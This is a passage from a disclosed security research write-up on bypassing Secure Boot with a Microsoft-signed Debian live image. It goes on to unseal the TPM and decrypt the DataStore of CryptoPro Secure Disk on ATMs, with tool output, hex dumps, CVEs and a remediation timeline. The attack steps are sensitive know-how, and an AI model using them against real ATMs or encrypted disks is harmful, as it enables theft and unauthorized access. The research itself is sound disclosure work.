This leaves us with the challenge of how to interact with the TPM. Remember, original measurements and the unseal action of the TPM were done via `initramfs`. In order to attack the TPM, an attack path which supersedes `initramfs` would need to be taken. We could always physically remove the TPM and connect that to another system. As the base hash domain was null, nothing binds the TPM to the system it protects. However, this can be a very tedious process and introduces a number of additional challenges. Specifically, removing a TPM from an ATM is much more difficult than removal of the system drive. Many ATM manufacturers will rivet the PC chassis together, significantly increasing the difficulty to remove the TPM. To increase the impact of this attack surface, I alternately choose to boot a secondary OS.

The default configuration of CrytoPro does enforce secure boot, where the system firmware will validate the signing certificate of each UEFI executable used to initialize the platform. However, this process was not infallible. CryptoPro relies on `SHIM.EFI`, a pre-bootloader executable that is traditionally signed by Microsoft keys [28] and used to bootstrap the loading of GRUB via a set of alternatively signed EFI files. This is done to maintain the secure boot architecture of the firmware package. In the CryptoPro configuration `SHIM.EFI` is signed with the Microsoft UEFI key:

```
Shell
$ sbverify --list iso/EFI/CPSD/Shim.efi
signature 1
image signature issuers:
 - /C=US/ST=Washington/L=Redmond/O=Microsoft Corporation/CN=Microsoft Corporation
UEFI CA 2011
image signature certificates:
 - subject: /C=US/ST=Washington/L=Redmond/O=Microsoft Corporation/CN=Microsoft
Windows UEFI Driver Publisher
   issuer:  /C=US/ST=Washington/L=Redmond/O=Microsoft Corporation/CN=Microsoft
Corporation UEFI CA 2011
 - subject: /C=US/ST=Washington/L=Redmond/O=Microsoft Corporation/CN=Microsoft
Corporation UEFI CA 2011
   issuer:  /C=US/ST=Washington/L=Redmond/O=Microsoft Corporation/CN=Microsoft
Corporation Third Party Marketplace Root
```

`SHIM.EFI` Signing Key

The Microsoft UEFI 2011 signing key is part of the Microsoft default keys within the NVRAM firmware package. Removal of this key from the system would prevent CryptoPro from booting and is a hard requirement. This would not be a problem assuming other systems don't leverage this key and it's unique. However, this is not the case and there are a number of public Linux distributions that leverage this key - namely Debian and Ubuntu.


An attacker can build a customer live image, or leverage an existing live image, to boot a malicious environment and bypass secure boot protections. I plan to use the Debian v12.9 live distro. Which just happens to contain the ***same*** signing key!

```
Shell
$ sudo mount -o loop /tmp/debian-live-12.9.0-amd64-xfce.iso iso
mount: /home/burch/Documents/Projects/CryptoPro/demo-disk/iso: WARNING: source
write-protected, mounted read-only.

$ sbverify --list  iso/EFI/boot/bootx64.efi
```

```
warning: data remaining[833960 vs 960080]: gaps between PE/COFF sections?
signature 1
image signature issuers:
 - /C=US/ST=Washington/L=Redmond/O=Microsoft Corporation/CN=Microsoft Corporation
UEFI CA 2011
image signature certificates:
 - subject: /C=US/ST=Washington/L=Redmond/O=Microsoft Corporation/CN=Microsoft
Windows UEFI Driver Publisher
   issuer:  /C=US/ST=Washington/L=Redmond/O=Microsoft Corporation/CN=Microsoft
Corporation UEFI CA 2011
 - subject: /C=US/ST=Washington/L=Redmond/O=Microsoft Corporation/CN=Microsoft
Corporation UEFI CA 2011
   issuer:  /C=US/ST=Washington/L=Redmond/O=Microsoft Corporation/CN=Microsoft
Corporation Third Party Marketplace Root
```


Debian Live ISO Signing Keys

Initially booting the system, we can see that secureboot is definitely enabled:




CryptoPro Secure Boot Active

Because the Debian live distro contains executables, `bootx64.efi` and `grubx64.efi`, signed with default Microsoft keys, booting the live distro does not impact secure boot.




CryptoPro Secure Boot of Debian Live OS

From the Debian live OS we can install `tpm2-tools` and `tpm-tools`, providing access to the TPM libraries. Once the tools are installed, we can attempt to unseal the TPM:




Live OS TPM Tool Installation

Since we are live booting the OS, I can also place `ragavan` on the `EDA Partition` and call it from `/usr/SUPERSHEEP/avira/cpro/tools`:




`ragavan` TPM Locked

Executing `ragavan` against the CryptoPro system disk, from the live OS, the TPM was found to be locked and the default `DataStore` key was not accessible. To recover this key, I needed to pull the TPM secrets and extend the PCR to unseal the TPM:




`ragavan` TPM Secret Recovery

To build the PCR measurement value, the EFI partition also needed to be mounted and the UEFI files rolled:




ragavan Roll PCR Measurement

We have now successfully recovered all the details needed to unseal the TPM:




Debian Live OS - Unseal TPM

By skipping the default `initramfs` boot process and booting a live system signed with default Microsoft keys, it was possible to unseal the TPM from the secrets that are stored within the `EDA Partition`. With the key unsealed from the TPM, I can now decrypt the `DataStore` and access the configuration content.



`ragavan` `DataStore` Decryption



CryptoPro `DataStore` Content Decrypted

Findings

These findings were reported to CryptoPro and have received the following CVEs.

- `CVE-2025-59320`: for insecure storage of TPM2.0 secrets
- `CVE_2025-59321`: for insufficient PCR measurements.

CryptoPro designated this attack surface to be remediated through adjusting the default PCR mask to include registers associated with the measurement of the system's boot sequence. This was designed to provide a verifier that the system had been booted via a trusted platform. CryptoPro identified that, as a result of changing the PCR mask, exposure of TPM secrets was less of a risk.

CryptoPro provided version 7.7.4 of *CryptoPro Secure Disk for Bitlocker* to validate their remediation effort. From my analysis I was able to confirm the default PCR policy is now bound to the bootstate of the system and validates the EFI and Kernel execution path. The TPM is now unsealed from UEFI and does not expose an attack surface via `initramfs` nor Superschaf directly. Additionally, the storage of the TPM policy was also observed to be moved and no longer directly extractable leveraging the details of this research.

The following describes the disclosure timeline of these vulnerabilities:

- **2025-07-30**: Atredis Partners sent an initial notification to vendor, including a draft advisory
- **2025-07-30**: Vendor confirms receipt of the advisory

- **2025-08-05**: Vendor requested tooling source materials.
- **2025-08-05**: Atredis Partners sent source materials.
- **2025-08-05**: Vendor received tooling source.
- **2025-08-13**: Vendor review/acceptance of findings.
- **2025-08-14**: MITRE Registration.
- **2025-09-25**: MITRE CVE reservation.
- **2025-10-27**: Atredis Partners sent patch update request.
- **2025-11-11**: CryptoPro released v7.7.2 to address all CVEs, except TPM 2.0 Secrets finding
- **2025-12-02**: CryptoPro released v7.7.3
- **2026-02-12**: CryptoPro released v7.7.4
- **2026-03-27**: CryptoPro provided v7.7.4 for remediation validation
- **2026-04-27**: I successfully completed my remediation review of the update

Ok, at this point, progress is finally being made against the CryptoPro architecture. The `DataStore` was decrypted, the contents can be modified and re-encrypted, and the TPM can be manually unsealed. However, there was still the issue of gaining access to Windows. For this, recovery of the disk encryption keys was necessary.

1. ~~Locate the `FATStore`~~
2. ~~Recovery `DataStore` plain text content~~
3. ~~Examine the configuration context within the `DataStore`~~
4. ~~Examine the XML configuration file~~
5. ~~Map out the TPM process~~
6. ~~Compromise the TPM process~~
7. Locate the disk encryption keys
8. Recover application cryptographic logic

BitLocker Key Recovery

At the install of CryptoPro, the Windows disk was encrypted via BitLocker. Based on the content of the `DataStore` the BitLocker recovery password was located in `KEYS/BL_RECPW.BIN`. However, examining the contents of `BL_RECPW.BIN`, the key was not stored in plaintext and additional cryptography was applied:

```
None
# hexdump -C /mnt/datastore/KEYS/BL_RECPW.BIN
00000000  09 24 c7 67 f5 98 50 ff  fd cf 5d 23 a5 99 e3 b1  |.$.g..P...]#....|
00000010  4b bc ea 7f 8d 01 bc 86  35 5d 37 cb ff 00 61 e4  |K.......5]7...a.|
00000020  6c e4 1a 50 2e 9c d7 96  fc 9c 1e c5 3e d7 7c 25  |l..P........>.|%|
00000030  9c 45 ed 3a eb 83 d2 48  6c 8f 94 67 81 ab 13 0d  |.E.:...Hl..g....|
```

```
00000040
```

Encrypted `BL_RECPW.BIN`

The BitLocker recovery password was encrypted with a BitLocker Encryption Key (BEK). Decryption of the `BL_RECPW.BIN` would produce the plaintext BitLocker recovery password. The BEK was encrypted with the Key Encryption Key (KEK). Depending on the configuration of CryptoPro, there were several different approaches to how the KEK was stored.

An ATM implementation of CryptoPro would be configured in `0of0 Operation Mode`. In this configuration, CryptoPro would perform Trusted Platform Authentication (TPA), which leverages some hardware checks to establish the KEK. In `0of0 Operation Mode` the KEK was contained in the contents of `TPADB.BIN`.

```
None
# hexdump -C TPADB.BIN
00000000  2e a9 37 d8 46 2b d7 b9  bb ab fa 8d fa 7e af 83  |..7.F+.......~..|
00000010  fe e2 4a 8e 14 cb 40 43  44 73 f8 6e ef 9e b9 04  |..J...@CDs.n....|
00000020
```

`DataStore` - `TPADB.BIN` File Contents

